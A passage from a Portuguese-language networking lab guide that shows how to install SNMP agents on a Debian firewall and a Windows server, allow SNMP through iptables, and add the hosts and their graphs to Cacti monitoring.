# apt-get install --no-install-recommends snmpd
```

- Edite o arquivo `/etc/snmp/snmpd.conf`, comente a linha `agentAddress udp:127.0.0.1:161` e descomente a linha `agentAddress udp:161,udp6:[::1]:161`. Em seguida, reinicie o `snmpd` e verifique que ele está escutando na porta apropriada.

```
# vi /etc/snmp/snmpd.conf
(...)
```

```
# grep '^#*agentAddress' /etc/snmp/snmpd.conf
#agentAddress udp:127.0.0.1:161
agentAddress udp:161,udp6:[::1]:161
```

```
# systemctl restart snmpd
```

```
# netstat -unlp | grep '^udp .*:161'
udp        0      0 0.0.0.0:161          0.0.0.0:*
12527/snmpd
```

5. Lembre-se que a *chain INPUT* da tabela *filter* do firewall *FWGW1-G* não está configurada para permitir conexões nessa porta. Corrija o problema e salve as modificações no arquivo */etc/iptables/rules.v4*.

```
# iptables -A INPUT -s 172.16.1.10/32 -p udp -m udp --dport 161 -m state --state NEW,ESTABLISHED -j ACCEPT
```

```
# iptables-save > /etc/iptables/rules.v4
```

6. Agora, vamos instalar o agente SNMP na máquina *WinServer-G*. Acesse como usuário *Administrator* e, dentro do *Server Manager*, clique com o botão direito em *Features* > *Add Features*. Desça a barra de rolagem, selecione a caixa *SNMP Services* e prossiga com o assistente.




Figura 32. Instalação da feature SNMP

7. Abra o gestor de serviços do Windows, via menu *Start > Run... > services.msc*. Encontre o serviço *SNMP Service* e clique com o botão direto > *Properties*.




Figura 33. Propriedades do serviço SNMP

Na aba *Security*, caixa *Accepted community names*, clique em *Add...* e adicione a comunidade **public** com permissões *READ ONLY*. Logo abaixo, na caixa *Accept SNMP packets from these hosts*, clique em *Add...* e adicione o IP da máquina *LinServer-G*. Sua janela deverá ficar assim:




Figura 34. Configurações do serviço SNMP

Finalmente, clique com o botão direito no serviço *SNMP Service* e em seguida em *Restart*.

8. De volta à console do Cacti, no navegador da sua máquina física acessando a URL <http://172.16.1.10/cacti>, vamos adicionar os dois servidores configurados. No menu à esquerda, clique em *Devices*, e em seguida na palavra *Add* no canto superior direto da nova janela.

The screenshot shows the Cacti web interface with the URL [172.16.1.10/cacti/host.php](http://172.16.1.10/cacti/host.php). The left sidebar menu is visible, showing various management options like 'Create', 'Management', 'Graph Management', etc. The main content area displays a table titled 'Devices' with one row for 'localhost'. The 'Add' button in the top right corner of the table header is circled in red. A red arrow points from the bottom right towards this circled 'Add' button.

Description**	ID	Graphs	Data Sources	Status	In State	Hostname	Current (ms)	Average (ms)	Availability
localhost	1	4	5	Up	-	127.0.0.1	0.03	0.03	100

Figura 35. Adicionando device no Cacti, parte 1

Na nova janela, informe o nome da máquina *FWGW1-G* no campo *Description*, seu IP exposto à DMZ no campo *Hostname*, e escolha a opção *Local Linux Machine* no campo *Host Template*. Verifique se sua janela está como se segue, e clique em *Create*.

Console -> Devices -> (Edit)

Logged in as admin (Logout)

**Devices [new]**

**General Host Options**

**Description**  
Give this host a meaningful description.  
FWGW1-A

**Hostname**  
Fully qualified hostname or IP address for this device.  
172.16.1.1

**Host Template**  
Choose the Host Template to use to define the default Graph Templates and Data Queries associated with this Host.  
Local Linux Machine

**Number of Collection Threads**  
The number of concurrent threads to use for polling this device. This applies to the Spine poller only.  
1 Thread (default)

**Disable Host**  
Check this box to disable all checks for this host.  
 Disable Host

**Availability/Reachability Options**

**Downed Device Detection**  
The method Cacti will use to determine if a host is available for polling.  
NOTE: It is recommended that, at a minimum, SNMP always be selected.  
SNMP Uptime

**Ping Timeout Value**  
The timeout value to use for host ICMP and UDP pinging. This host SNMP timeout value applies for SNMP pings.  
400

**Ping Retry Count**  
After an initial failure, the number of ping retries Cacti will attempt before failing.  
1

**SNMP Options**

**SNMP Version**  
Choose the SNMP version for this device.  
Version 1

**SNMP Community**  
SNMP read community for this device.  
public

**SNMP Port**  
Enter the UDP port number to use for SNMP (default is 161).  
161

**SNMP Timeout**  
The maximum number of milliseconds Cacti will wait for an SNMP response (does not work with php-snmp support).  
500

**Maximum OID's Per Get Request**  
Specified the number of OID's that can be obtained in a single SNMP Get request.  
10

**Additional Options**

**Notes**  
Enter notes to this host.

Figura 36. Adicionando device no Cacti, parte 2

Verifique que as informações SNMP do host *FWGW1-G* figuram corretamente na seção *SNMP Information* no topo da tela. Em seguida, clique em *Create Graphs for this Host*.

**Save Successful.**

**FWGW1-A (172.16.1.1)**

**SNMP Information**

System: Linux FWGW1-A 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1+deb8u3 (2015-08-04) x86\_64  
Uptime: 137408 (8 days, 0 hours, 22 minutes)  
Hostname: FWGW1-A  
Location: Sitting on the Dock of the Bay  
Contact: Me [me@example.org](mailto:me@example.org)

**Devices [edit: FWGW1-A]**

**General Host Options**

Description: FWGW1-A  
Hostname: 172.16.1.1  
Host Template: Local Linux Machine  
Number of Collection Threads: 1 Thread (default)  
Disable Host:  Disable Host

**Availability/Reachability Options**

Downed Device Detection: SNMP Uptime  
Ping Timeout Value: 400  
Ping Retry Count: 1

**SNMP Options**

SNMP Version: Version 1  
SNMP Community: public  
SNMP Port: 161  
SNMP Timeout: 500  
Maximum OID's Per Get Request: 10

**Create Graphs for this Host**

**Data Source List**

**Graph List**

Figura 37. Adicionando gráficos no Cacti, parte 1

Na nova janela, selecione todos os *Graph Templates* e *Data Queries* disponíveis e clique em *Create*. Na janela que se segue, clique novamente em *Create*.

The screenshot shows the Cacti web interface for managing network graphs. The host selected is FWGW1-A (172.16.1.1). The left sidebar contains a vertical menu with various options such as Create, Management, Graph Management, Graph Trees, Data Sources, Devices, Collection Methods, Data Queries, Data Input Methods, Templates, Graph Templates, Host Templates, Data Templates, Import/Export, Import Templates, Export Templates, Configuration, Settings, Plugin Management, and Utilities. The 'Utilities' option is currently selected. The main content area is titled 'FWGW1-A (172.16.1.1) Local Linux Machine'. It includes sections for 'Graph Templates' (listing templates like 'Linux - Memory Usage', 'Unix - Load Average', 'Unix - Logged in Users', and 'Unix - Processes') and 'Data Query [Unix - Get Mounted Partitions]' (listing a device entry for '/dev/sda2' with mount point '/'). There are 'Edit this Host' and 'Create New Host' buttons at the top right. A green cactus icon is positioned on the left side of the main content area.

Figura 38. Adicionando gráficos no Cacti, parte 2

Agora, o passo final é adicionar os gráficos a uma árvore de gráficos. No menu à esquerda, clique em *Graph Trees*, e em seguida em *Default Tree*.




Figura 39. Adicionando gráficos a árvores no Cacti, parte 1

Na nova janela, em *Tree Items*, clique em *Add*.




Figura 40. Adicionando gráficos a árvores no Cacti, parte 2

Na nova janela, em *Tree Item Type*, altere o valor para *Host*. Novas opções irão surgir. Em *Host*, selecione a máquina *FWGW1-G*, e depois clique em *Create*.




Figura 41. Adicionando gráficos a árvores no Cacti, parte 3

Para visualizar os gráficos recém-criados, no menu superior acesse *graphs*, expanda a *Default Tree* e clique no *host FWGW1-G*. Pode demorar algum tempo para que os gráficos sejam populados.




Figura 42. Visualizando gráficos no Cacti, máquina FWGW1-G

9. Faça o mesmo procedimento realizado no passo (8), mas agora com a máquina *WinServer-G*. A única diferença é que você irá apontar o IP da máquina *WinServer-G* no campo *Hostname*, e o *Host Template* como sendo *Windows 2000/XP Host*. Ao final do processo, os gráficos deverão ficar visíveis como se segue.

